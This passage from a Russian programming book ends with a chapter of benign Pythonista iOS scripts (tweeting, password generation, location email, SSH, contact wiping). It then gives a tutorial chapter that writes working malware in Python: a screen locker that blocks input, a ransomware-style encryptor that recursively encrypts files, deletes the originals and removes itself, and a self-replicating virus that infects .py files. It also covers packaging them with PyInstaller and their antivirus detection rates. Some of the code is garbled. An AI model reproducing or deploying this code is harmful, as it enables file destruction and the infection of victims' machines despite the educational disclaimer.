


Рис. 11.3. Все скрипты в Launch Center Pro

## Скрипты

Напишем несколько скриптов, дабы облегчить жизнь нам и нашим близким. Возможно, некоторые из них (или все) кому-то покажутся бесполезными, но зато они дают представление о том, что можно сделать с помощью Pythonista, и могут выступать в качестве некой базы для твоих экспериментов. Всего скриптов девять, и они очень разнообразны (рис. 11.4).



The screenshot shows the Pythonista code editor interface. At the top, the status bar displays 'Билайн', signal strength, time '15:14', and battery level '87 %'. The editor title is 'ColorMixer'. The code is as follows:

```

1 # ColorMixer
2 # A simple RGB color mixer with three sliders.
3
4 import ui
5 import clipboard
6 from random import random
7 from console import hud_alert
8
9 def slider_action(sender):
10     # Get the root view:
11     v = sender.superview
12     # Get the sliders:
13     r = v['slider1'].value
14     g = v['slider2'].value
15     b = v['slider3'].value
16     # Create the new color from the slider values:
17     v['view1'].background_color = (r, g, b)
18     v['label1'].text = '#%.02X%.02X%.02X' % (r*255, g*255, b*255)
19
20 def copy_action(sender):
21     clipboard.set(sender.superview['label1'].text)
22     hud_alert('Copied')
23
24 def shuffle_action(sender):
25     v = sender.superview
26     s1 = v['slider1']
27     s2 = v['slider2']
28     s3 = v['slider3']
29     s1.value = random()
30     s2.value = random()
31     s3.value = random()
32     slider_action(s1)
33
34 v = ui.load_view('ColorMixer')
35 slider_action(v['slider1'])
36 if ui.get_screen_size()[1] >= 768:
37     # iPad
38     v.present('popover')
39 else:
40     # iPhone
41     v.present()
42

```

Рис. 11.4. Редактор кода

## Быстрая отправка твита

Начнем с вездесущего Twitter. Не очень удобно открывать приложение или переходить на сайт для того, чтобы просто отправить твит. Поэтому мы напишем скрипт, который будет твитить то, что находится в буфере обмена (не забудь установить библиотеку tweepy).

```
import tweepy
import clipboard

# Ключи Twitter-приложения
consumer_key = "-----"
consumer_secret = "-----"
access_key="-----"
access_secret="-----"

# Представляемся системе
auth = tweepy.OAuthHandler(consumer_key, consumer_secret)
auth.set_access_token(access_key, access_secret)
api=tweepy.API(auth)

# Публикуем твит
text = clipboard.get()
if len(text)<=140 and len(text)>0:
    api.update_status(text)
```

Скрипт подключается к аккаунту, используя имеющиеся ключи. Их можно получить на официальном сайте Twitter ([apps.twitter.com](https://apps.twitter.com)). Чтобы получить все ключи, нужно создать приложение, затем перейти на вкладку Keys and Access Tokens и нажать на кнопку Create my access token. Таким образом мы получим четыре необходимых нам ключа. Чтобы скрипт смог постить сообщения, необходимо дать приложению такие права на вкладке Permissions.

Во всем остальном функциональность крайне проста. Скрипт берет строку из буфера обмена, проверяет, соответствует ли строка формату твита (не более 140 символов), и постит ее.

## Быстрое сохранение в Instapaper

Теперь о не менее популярном сервисе Instapaper, позволяющем сохранять страницы для офлайн-чтения. Следующий трехстрочный скрипт добавляет страницу из буфера обмена прямо в установленный на девайсе клиент сервиса.

```
import webbrowser, clipboard
addnew='x-callback-instapaper://x-callback-url/add?url='+clipboard.get()
webbrowser.open(addnew)
```

Скрипт использует так называемые x-callback-url — мини-API приложений, которые можно вызывать через встроенный браузер. На официальном сайте (<http://>

**x-callback-url.com**) этой фичи есть список приложений, поддерживающих эту возможность. Структура x-callback-url-запросов такая:

x-callback-Имя\_Приложения://x-callback-url/Функция?Параметр=

## Генератор паролей

Да, именно генератор паролей. Есть куча приложений со схожей функциональностью, но мы сделаем свой. Просто потому, что хотим.

```
import random, string, clipboard
pass = ''
for x in range(random.randrange(8,12)):
    pass += random.choice(string.ascii_letters + string.digits)
clipboard.set(pass)
```

Данный скрипт поможет создать пароль с высокой устойчивостью к подбору (с включением чисел и букв). Идея алгоритма крайне проста: в пустую строку добавляется случайное (от 8 до 11) число символов из вышеупомянутого набора. Далее пароль помещается в буфер обмена.

## Отправка текущего местоположения на email

Иногда проще нажать на кнопку и отправить собеседнику свой адрес, чем объяснить, где ты.

```
import smtplib, location, time
from email.mime.text import MIMEText

# SMTP-сервер
server = "адрес_сервера"
user_passwd = "пароль"
port = 22
user_name = "отправитель@мейл"
send_name='получатель@мейл'

# Выполняем подключение и регистрацию
s = smtplib.SMTP(server, port)
s.ehlo()
s.starttls()
s.ehlo()
s.login(user_name, user_passwd)

# Получаем координаты
location.start_updates()
time.sleep(10)
location.stop_updates()
loc = location.get_location()
addr = location.reverse_geocode(loc) [0]
```



```
# Формируем и отправляем письмо
```

```
Text = 'Я нахожусь по адресу: ' + addr['Country'] + ', город ' + addr['City'] + ', ' + addr['Name']
```

```
letter = MIMEText(Text, 'html', 'utf-8')
letter['Subject'] = 'Текущая геолокация'
letter['To'] = send_name
letter = letter.as_string()
s.sendmail(user_name, send_name, letter)
s.close
```

Скрипт состоит из двух частей: первая — это работа с почтовым сервером, вторая — получение текущего адреса и отправка письма. Остановимся на второй подробнее. Дело в том, что функции «получить текущее местоположение» в библиотеке `location` нет, но есть две функции, позволяющие получить список часто посещаемых мест. Так как создание списка длится всего десять секунд (`time.sleep(10)`), то в нем будет всего один объект с текущим адресом. Этот объект — словарь. Получим необходимые значения по ключам и занесем красивую фразу в строку `Text`, которую мы потом и отправим (рис. 11.5).




Рис. 11.5. Письмо с координатами, сгенерированное скриптом

## Отправка фотографии на сервер по FTP

Уже известная нам библиотека `clipboard` позволяет работать не только с текстом, но и с изображениями. Это открывает нам новые возможности. Как насчет скрипта, который позволяет сохранить фотографию из буфера обмена на FTP-сервер?

```
import ftplib, clipboard

# Получаем изображение и сохраняем в виде файла
a=clipboard.get_image()
filename='out.jpg'
a.save(filename)

# Подключаемся к серверу и заливаем картинку
con=ftplib.FTP('Host', 'Login', 'Password')
```

```
f=open(filename,'rb')
send=con.storbinary(filename,f)
con.close()
```

Скрипт можно немного изменить, написав в первых двух строках.

```
import ftplib, photos
a=photos.get_image()
```

Тогда на сервер отправится не скопированная, а последняя отснятая фотография. А если заменить первые две строки на эти:

```
import ftplib, photos
a=photos.capture_image()
```

то iOS предложит сделать фотографию.

## Работа с удаленным сервером по SSH

У многих из нас есть удаленные серверы. У кого-то это домашний медиапроигрыватель или файлопомойка, другие рулят серверами на Amazon. Как управлять ими с iPhone или iPad? Можно скачать какой-нибудь FTP-клиент, но это не вариант, если необходимо регулярно выполнять одинаковые задачи, например делать бэкап. Стивен Миллард (Stephen Millard) написал скрипт (<https://www.thoughtasylum.com/2013/07/21/Pythonista-Remote-Command-Execution/>), позволяющий выполнять удаленные команды через SSH. В упрощенном виде (без проверки на правильность введенных данных и вывод логов) он выглядит так:

```
import paramiko
import console

# Адрес, логин и имя исполняемой команды
strComputer = 'адрес'
strUser = 'логин'
strPwd = 'пароль'
strCommand = 'имя_команды'

# Подключаемся к серверу
client = paramiko.SSHClient()
client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
client.connect(hostname=strComputer, username=strUser, password=strPwd)

# Выполняем команду
stdin, stdout, stderr = client.exec_command(strCommand)
print stdout.read()

client.close()
```

Для выполнения набора команд достаточно скопировать строку «`stdin, stdout, stderr = client.exec_command(strCommand)`» несколько раз с различными командами (либо перечислить все команды через точку с запятой. — *Прим. ред.*) (рис. 11.6).




Рис. 11.6. Работа с SSH из Pythonista

## Сокращаем ссылки при помощи goo.gl

Нередко приходится прибегать к сокращалкам ссылок. Но каждый раз заходить на сайт, копировать, вставлять — это как-то скучно. К счастью, существует API [goo.gl](https://goo.gl/).

```
import googl, clipboard

client = googl.Googl("ключ")
result = client.shorten(clipboard.get())
clipboard.set(result['id'])
```

Скрипт получает URL из буфера обмена, конвертирует его и помещает обратно в буфер. Перед запуском скрипта необходимо получить API Access Key. Для этого заходим на страницу API (<http://code.google.com/apis/console/>), нажимаем Add project и в списке доступных сервисов включаем URL Shortener API. Далее в левом меню выбираем вкладку APIs & auth, подменю Credentials и жмем кнопку Create new Key, далее Browser Key. После получения ключа вставляем его в скрипт.

Обрати внимание, что в ходе исполнения скрипта переменной result присваивается словарь вида {'kind': 'urlshortener#url', 'id': ShortLink', u'longUrl': 'LongLink'}). Так как нам необходима только короткая ссылка, в буфер обмена заносится значение по ключу id.

## Очистка записной книжки

Пройдясь по поисковым системам, мы найдем всего два способа очистки записной книжки: удаление по одному контакту либо синхронизация с пустым списком контактов на компе. Нет, так неинтересно.

```
import contacts
a = contacts.get_all_people()
for i in a:
    contacts.remove_person(i)
contacts.save()
```

Просто пробегаемся по списку контактов. Главное — не забыть сохранить сделанные изменения (последняя строка).

## Импорт друзей из ВК в записную книжку

Наконец, самый сложный и длинный скрипт — импорт номеров телефонов из «ВКонтакте» в записную книжку. Как и у всех остальных, у «ВКонтакте» есть API. Для питона существует несколько библиотек для работы с ним. Самая известная и самая простая в использовании — библиотека со скромным именем vk.

```
import vk, datetime, contacts

# Функция для конвертации даты из формата ВК в формат iOS
def convertdate(date):
    date = date.split('.')
    if len(date) == 2:
        return datetime.datetime.combine(datetime.date(1604, int(date[1]), int(date[0])),
                                         datetime.time(0, 0))
    else:
        return datetime.datetime.combine(datetime.date(int(date[2]), int(date[1]),
                                                         int(date[0])), datetime.time(0, 0))

# Подключаемся к ВК и получаем список друзей
vkapi = vk.API('ID-приложения', 'логин', 'пароль')
a = vkapi.friends.get(fields='contacts,bdate')
a = a['items']
```

```

# Проходим по списку полученных контактов и импортируем их по одному
for i in a:
    Temp = contacts.Person()
    Temp.last_name= i['last_name']
    Temp.first_name = i['first_name']
    if 'mobile_phone' in i.keys():
        try:
            Temp.phone=[('mobile',i['mobile_phone'])]
        except:
            pass
    if 'home_phone' in i.keys():
        try:
            Temp.phone.append(('home',i['home_phone']))
        except:
            pass
    Temp.url = [('vk','http://vk.com/id'+str(i['id']))]
    if 'bdate' in i.keys():
        Temp.birthday = convertdate(i['bdate'])
    contacts.add_person(Temp)

# Сохраняем контакты
contacts.save()

```

Как и в случае с «Твиттером», для скрипта необходимо создать «приложение» внутри «ВКонтакте». Чтобы сделать это, перейди на вкладку «Приложения» на сайте ВК, потом на вкладку «Управление» и нажми кнопку «Создать приложение». На странице приложения перейди на вкладку «Настройки» и скопируй «ID Приложения». Вставь «ID Приложения», «Логин» и «Пароль» в скрипт.

Разберемся, как работает этот скрипт. Сначала мы получаем список друзей. По умолчанию функция `friends.get()` возвращает словарь, состоящий из двух полей: `count` и `items`. Нас, несомненно, интересует второе, но т. к. мы хотим получить не только имена и фамилии, то передадим функции параметр `fields`, указывающий на то, что мы хотим узнать. Далее мы идем по списку словарей, где каждый словарь — это пользователь. При каждой итерации мы создаем переменную `Temp` типа `Person` и по очереди добавляем в нее поля.

В процессе прохода по контактам скрипт решает несколько проблем. Первая проблема возникает при экспорте телефонных номеров, ведь очень часто мы встречаем в ВК номера типа «кому надо — знают», «секрет» и подобные. Чтобы скрипт смог обработать подобные записи, не падая, используется оператор `try`. Вторая проблема возникла с несовпадением формата даты рождения. В полученном из ВК словаре она записана в виде строки формата `DD.MM.YYYY`, а в поле `birthday` необходимо заносить данные в формате `datetime.datetime`. Для этого и нужна функция `convertdate` в начале скрипта. Кроме того, дата рождения может быть не указана вовсе.

## Заключение

Несмотря на большое число примеров, мы рассмотрели далеко не все возможности Pythonista. А ведь ее функционала хватает на очень многое. Например, в App Store уже выложено несколько приложений, созданных в этой программе.

Встроенные библиотеки Pythonista:

- canvas — библиотека векторной графики;
- clipboard — работа с буфером обмена;
- console — функции, связанные с вводом и выводом текста;
- contacts — доступ к записной книжке;
- editor — работа с текстовым редактором Pythonista;
- keychain — доступ к API Keychain;
- linguistictagger — лингвистический анализ;
- location — геолокационные сервисы;
- motion — снятие показаний сенсора;
- notification — работа с уведомлениями;
- photos — работа с сохраненными фотографиями;
- scene — 2D-графика и анимация;
- sound — библиотека звуков;
- speech — конвертация текста в речь;
- ui — нативный GUI для iOS.

## 12. Пишем на Python простейшую малварь: локер, шифровальщик и вирус

---

*Валерий Линьков*

Почему кому-то может прийти в голову писать малварь на Python? Мы сделаем это, чтобы изучить общие принципы вредоносостроения, а заодно ты попрактикуешься в использовании этого языка и сможешь применять полученные знания в других целях. К тому же малварь на Python так и встречается в дикой природе, и далеко не все антивирусы обращают на нее внимание.

Чаще всего Python применяют для создания бэкдоров в софте, чтобы загружать и исполнять любой код на зараженной машине. Так, в 2017 году сотрудники компании Dr.Web обнаружили Python.BackDoor.33 (<https://3dnews.ru/960043>), а 8 мая 2019 года был замечен Mac.BackDoor.Siggen.20 (<https://news.drweb.ru/show/?c=9&lng=ru&i=13281>). Другой троян — RAT Python (<https://python-scripts.com/rat-python-telegram>) крад пользовательские данные с зараженных устройств и использовал Telegram в качестве канала передачи данных.

Мы же создадим три демонстрационные программы: локер, который будет блокировать доступ к компьютеру, пока пользователь не введет правильный пароль, шифровальщик, который будет обходить директории и шифровать все лежащие в них файлы, а также вирус, который будет распространять свой код, заражая другие программы на Python.

Тема удаленного администрирования зараженных машин осталась за рамками этой главы, однако ты можешь почерпнуть основу для кода со всеми объяснениями в главе «Reverse shell на Python».

Несмотря на то что наши творения не претендуют на сколько-нибудь высокий технический уровень, они в определенных условиях могут быть опасными. Поэтому предупреждаю, что за нарушение работы чужих компьютеров и уничтожение информации может последовать строгое наказание. Давай сразу договоримся: запускать все, что мы здесь описываем, ты будешь только на своей машине, да и то осторожно — чтобы случайно не зашифровать себе весь диск.

**ВНИМАНИЕ!**

Вся информация предоставлена исключительно в ознакомительных целях. Ни автор, ни редакция не несут ответственности за любой возможный вред, причиненный материалами данной главы.

## Настройка среды

Итак, первым делом нам, конечно, понадобится сам Python, причем третьей версии. Не буду детально расписывать, как его устанавливать, и сразу отправлю тебя скачивать бесплатную книгу «Укус питона» (PDF (<http://wombat.org.ua/AByteOfPython/AByteofPythonRussian-2.02.pdf>)). В ней ты найдешь ответ на этот и многие другие вопросы, связанные с Python.

Дополнительно установим несколько модулей, которые будем использовать:

```
pip install pyAesCrypt
pip install pyautogui
pip install tkinter
```

На этом с подготовительным этапом покончено, можно приступить к написанию кода.

## Локер

**Идея:** создаем окно на полный экран и не даем пользователю закрыть его.

**Импорт библиотек:**

```
import pyautogui
from tkinter import Tk, Entry, Label
from pyautogui import click, moveTo
from time import sleep
```

**Теперь возьмемся за основную часть программы.**

```
# Создаем окно
root = Tk()

# Вырубаем защиту левого верхнего угла экрана
pyautogui.FAILSAFE = False

# Получаем ширину и высоту окна
width = root.winfo_screenwidth()
height = root.winfo_screenheight()

# Задаем заголовок окна
root.title('From "Xakep" with love')

# Открываем окно на весь экран
root.attributes("-fullscreen", True)

# Создаем поле для ввода, задаем его размеры и расположение
entry = Entry(root, font=1)
entry.place(width=150, height=50, x=width/2-75, y=height/2-25)
```



```
# Создаем текстовые подписи и задаем их расположение
label0 = Label(root, text="ℒ(•◊•)ℒ Locker by Xakep ( ' °□° ) ' ˘ ———", font=1)
label0.grid(row=0, column=0)
label1 = Label(root, text="Пиши пароль и жми Ctrl + C", font='Arial 20')
label1.place(x=width/2-75-130, y=height/2-25-100)
# Включаем постоянное обновление окна и делаем паузу
root.update()
sleep(0.2)
# Кликаем в центр окна
click(width/2, height/2)
# Обнуляем ключ
k = False
# Теперь непрерывно проверяем, не введен ли верный ключ
# Если введен, вызываем функцию хулиганства
while not k:
    on_closing()
```

Здесь `pyautogui.FAILSAFE = False` — защита, которая активируется при перемещении курсора в верхний левый угол экрана. При ее срабатывании программа закрывается. Нам это не надо, поэтому вырубает эту функцию.

Чтобы наш локер работал на любом мониторе с любым разрешением, считываем ширину и высоту экрана и по простой формуле вычисляем, куда будет попадать курсор, делаться клик и т. д. В нашем случае курсор попадает в центр экрана, т. е. ширину и высоту мы делим на два. Паузу (`sleep`) добавим для того, чтобы пользователь мог ввести код для отмены.

Сейчас мы не блокировали ввод текста, но можно это сделать, и тогда пользователь никак от нас не избавится. Для этого напишем еще немного кода. Не советую делать это сразу. Сначала давай настроим программу, чтобы она выключалась при вводе пароля. Но код для блокирования клавиатуры и мыши выглядит вот так:

```
import pythoncom, pyHook

hm = pyHook.HookManager()
hm.MouseAll = uMad
hm.KeyAll = uMad
hm.HookMouse()
hm.HookKeyboard()
pythoncom.PumpMessages()
```

**Создадим функцию для ввода ключа:**

```
def callback(event):
    global k, entry
    if entry.get() == "xakep":
        k = True
```

Тут все просто. Если ключ не тот, который мы задали, программа продолжает работать. Если пароли совпали — тормозим.

Последняя функция, которая нужна для работы окна-вредителя:

```
def on_closing():
    # Кликаем в центр экрана
    click(width/2, height/2)
    # Перемещаем курсор мыши в центр экрана
    moveTo(width/2, height/2)
    # Включаем полноэкранный режим
    root.attributes("-fullscreen", True)
    # При попытке закрыть окно с помощью диспетчера задач вызываем on_closing
    root.protocol("WM_DELETE_WINDOW", on_closing)
    # Включаем постоянное обновление окна
    root.update()
    # Добавляем сочетание клавиш, которое будет закрывать программу
    root.bind('<Control-KeyPress-c>', callback)
```

На этом наш импровизированный локер готов.

## Шифровальщик

Этот вирус мы напишем при помощи только одной сторонней библиотеки — `pyAesCrypt`. Идея: шифруем все файлы в указанной директории и всех директориях ниже. Это важное ограничение, которое позволяет не сломать операционку. Для работы создадим два файла — шифратор и дешифратор. После работы исполняемые файлы будут самоуничтожаться.

Сначала запрашиваем путь к атакуемому каталогу и пароль для шифрования и дешифровки:

```
direct = input("Напиши атакуемую директорию: ")
password = input("Введи пароль: ")
```

Дальше мы будем генерировать скрипты для шифрования и дешифровки. Выглядит это примерно так:

```
with open("Crypt.py", "w") as crypt:
    crypt.write('''
    текст программы
    ''')
```

Переходим к файлам, которые мы будем использовать в качестве шаблонов. Начнем с шифратора. Нам потребуются две стандартные библиотеки:

```
import os
import sys
```

Пишем функцию шифрования (все по мануалу `pyAesCrypt`):

```
def crypt(file):
    import pyAesCrypt
    print('-' * 80)
```

```

# Задаем пароль и размер буфера
password = '''+str(password)+''''
buffer_size = 512*1024
# Вызываем функцию шифрования
pyAesCrypt.encryptFile(str(file), str(file) + ".crp", password, buffer_size)
print("[Encrypt] '"+str(file)+".crp'")
# Удаляем исходный файл
os.remove(file)

```

Вместо `str(password)` скрипт-генератор вставит пароль.

**Важные нюансы.** Шифровать и дешифровать мы будем при помощи буфера, таким образом мы избавимся от ограничения на размер файла (по крайней мере, значительно уменьшим это ограничение). Вызов `os.remove(file)` нужен для удаления исходного файла, т. к. мы копируем файл и шифруем копию. Можно настроить копирование файла вместо удаления.

Теперь функция, которая обходит папки. Тут тоже ничего сложного.

```

def walk(dir):
    # Перебор всех подпапок в указанной папке
    for name in os.listdir(dir):
        path = os.path.join(dir, name)
        # Если это файл, шифруем его
        if os.path.isfile(path):
            crypt(path)
        # Если это папка, рекурсивно повторяем
        else:
            walk(path)

```

В конце добавим еще две строки. Одна для запуска обхода, вторая — для самоуничтожения программы.

```

walk(''+str(direct)+'')
os.remove(str(sys.argv[0]))

```

Здесь снова будет подставляться нужный путь. Вот весь исходник целиком.

```

import os
import sys

def crypt(file):
    import pyAesCrypt
    print('-' * 80)
    password = '''+str(password)+''''
    buffer_size = 512*1024
    pyAesCrypt.encryptFile(str(file), str(file) + ".crp", password, buffer_size)
    print("[Encrypt] '"+str(file)+".crp'")
    os.remove(file)

```

```
def walk(dir):
    for name in os.listdir(dir):
        path = os.path.join(dir, name)
        if os.path.isfile(path):
            crypt(path)
        else:
            walk(path)
```

```
alk(''+str(direct)+'')
rint('-' * 80)
s.remove(str(sys.argv[0]))
```

**Теперь «зеркальный» файл. Если в шифровальщике мы писали encrypt, то в дешифраторе пишем decrypt. Повторять разбор тех же строк нет смысла, поэтому сразу финальный вариант.**

```
import os
import sys

# Функция расшифровки
def decrypt(file):
    import pyAesCrypt
    print('-' * 80)
    password = ''+str(password)+''
    buffer_size = 512 * 1024
    pyAesCrypt.decryptFile(str(file), str(os.path.splitext(file)[0]), password,
                           buffer_size)

    print("[Decrypt] " + str(os.path.splitext(file)[0]) + ")")
    os.remove(file)

# Обход каталогов
def walk(dir):
    for name in os.listdir(dir):
        path = os.path.join(dir, name)
        if os.path.isfile(path):
            try:
                decrypt(path)
            except Error:
                pass
        else:
            walk(path)

walk(''+str(direct)+'')
print('-' * 80)
os.remove(str(sys.argv[0]))
```

**Итого 29 строк, из которых на дешифровку ушло три. На случай, если какой-то из файлов вдруг окажется поврежденным и возникнет ошибка, пользуемся отловом**

исключений (`try...except`). То есть, если не получится расшифровать файл, мы его просто пропускаем.

## Вирус

Здесь идея в том, чтобы создать программу, которая будет заражать другие программы с указанным расширением. В отличие от настоящих вирусов, которые заражают любой исполняемый файл, наш будет поражать только другие программы на Python.

На этот раз нам не потребуются никакие сторонние библиотеки, нужны только модули `sys` и `os`. Подключаем их.

```
import sys
import os
```

Создадим три функции: сообщение, парсер, заражение. Функция, которая сообщает об атаке:

```
def code(void):
    print("Infected")
```

Сразу вызовем ее, чтобы понять, что программа отработала:

```
code(None)
```

Обход директорий похож на тот, что мы делали в шифровальщике.

```
def walk(dir):
    for name in os.listdir(dir):
        path = os.path.join(dir, name)
        # Если нашли файл, проверяем его расширение
        if os.path.isfile(path):
            # Если расширение — py, вызываем virus
            if (os.path.splitext(path)[1] == ".py"):
                virus(path)
            else:
                pass
        else:
            # Если это каталог, заходим в него
            walk(path)
```

В теории мы могли бы таким же образом отравлять исходники и на других языках, добавив код на этих языках в файлы с соответствующими расширениями. А в Unix-образных системах скрипты на Bash, Ruby, Perl и подобном можно просто подменить скриптами на Python, исправив путь к интерпретатору в первой строке.

Вирус будет заражать файлы «вниз» от того каталога, где он находится (путь мы получаем, вызвав `os.getcwd()`). В начале и в конце файла пишем вот такие комментарии:

```
# START #
# STOP #
```

Чуть позже объясню зачем. Далее функция, которая отвечает за саморепликацию.

```
def virus(python):
    begin = "# START #\n"
    end = "# STOP #\n"
    # Читаем атакуемый файл, назовем его copy
    with open(sys.argv[0], "r") as copy:
        # Создаем флаг
        k = 0
        # Создаем переменную для кода вируса и добавляем пустую строку
        virus_code = "\n"
        # Построчно проходим заражаемый файл
        for line in copy:
            # Если находим маркер начала, поднимаем флаг
            if line == begin:
                k = 1
                # Добавляем маркер в зараженный код
                virus_code += begin
            # Если мы прошли начало, но не дошли до конца, копируем строку
            elif k == 1 and line != end:
                virus_code += line
            # Если дошли до конца, добавляем финальный маркер и выходим из цикла
            elif line == end:
                virus_code += end
                break
            else:
                pass
    # Снова читаем заражаемый файл
    with open(python, "r") as file:
        # Создаем переменную для исходного кода
        original_code = ""
        # Построчно копируем заражаемый код
        for line in file:
            original_code += line
            # Если находим маркер начала вируса, останавливаемся и поднимаем флаг vir
            if line == begin:
                vir = True
                break
            # Если маркера нет, опускаем флаг vir
            else:
                vir = False
    # Если флаг vir опущен, пишем в файл вирус и исходный код
    if not vir:
        with open(python, "w") as paste:
            paste.write(virus_code + "\n\n" + original_code)
    else:
        pass
```

Теперь, думаю, стало понятнее, зачем нужны метки «старт» и «стоп». Они обозначают начало и конец кода вируса. Сперва мы читаем файл и построчно просматриваем его. Когда мы наткнулись на стартовую метку, поднимаем флаг. Пустую строку добавляем, чтобы вирус в исходном коде начинался с новой строки. Читаем файл второй раз и записываем построчно исходный код. Последний шаг — пишем вирус, два отступа и оригинальный код. Можно поиздеваться и записать его как-нибудь по-особому — например, видоизменить все выводимые строки.

## Делаем исполняемый файл

Как запустить вирус, написанный на скриптовом языке, на машине жертвы? Есть два пути: либо как-то убедиться, что там установлен интерпретатор, либо запаковать наше творение вместе со всем необходимым в единый исполняемый файл. Этой цели служит утилита PyInstaller. Вот как ею пользоваться.

Устанавливаем:

```
pip install PyInstaller
```

И вводим команду

```
PyInstaller "имя_файла.py" --onefile --noconsole
```

Немного ждем, и у нас в папке с программой появляется куча файлов. Можешь смело избавляться от всего, кроме экзешников, они будут лежать в папке dist.

Говорят, что с тех пор, как начали появляться вредоносные программы на Python, антивирусы стали крайне нервно реагировать на PyInstaller, причем даже если он прилагается к совершенно безопасной программе.

Я решил проверить, что VirusTotal скажет о моих творениях. Вот отчеты:

- ❑ файл Crypt.exe не понравился 12 антивирусам из 72  
(<https://www.virustotal.com/gui/file/3710ef86d5ab7d6a8692579f87c386176be75f11e2f01472ae113f02d82dbba8/detection>);
- ❑ файл Locker.exe — 10 антивирусам из 72  
(<https://www.virustotal.com/gui/file/2ef398d03298bc1a6e13169d210c95e3fc4217b05adb926f443dfa51ff65cad9/detection>);
- ❑ файл Virus.exe — 23 антивирусам из 72  
(<https://www.virustotal.com/gui/file/fa92be3dc7daecf50fe127b81131c3362bdeb7e6eaba058e0eeaf0ea5cf2adc0/detection>).

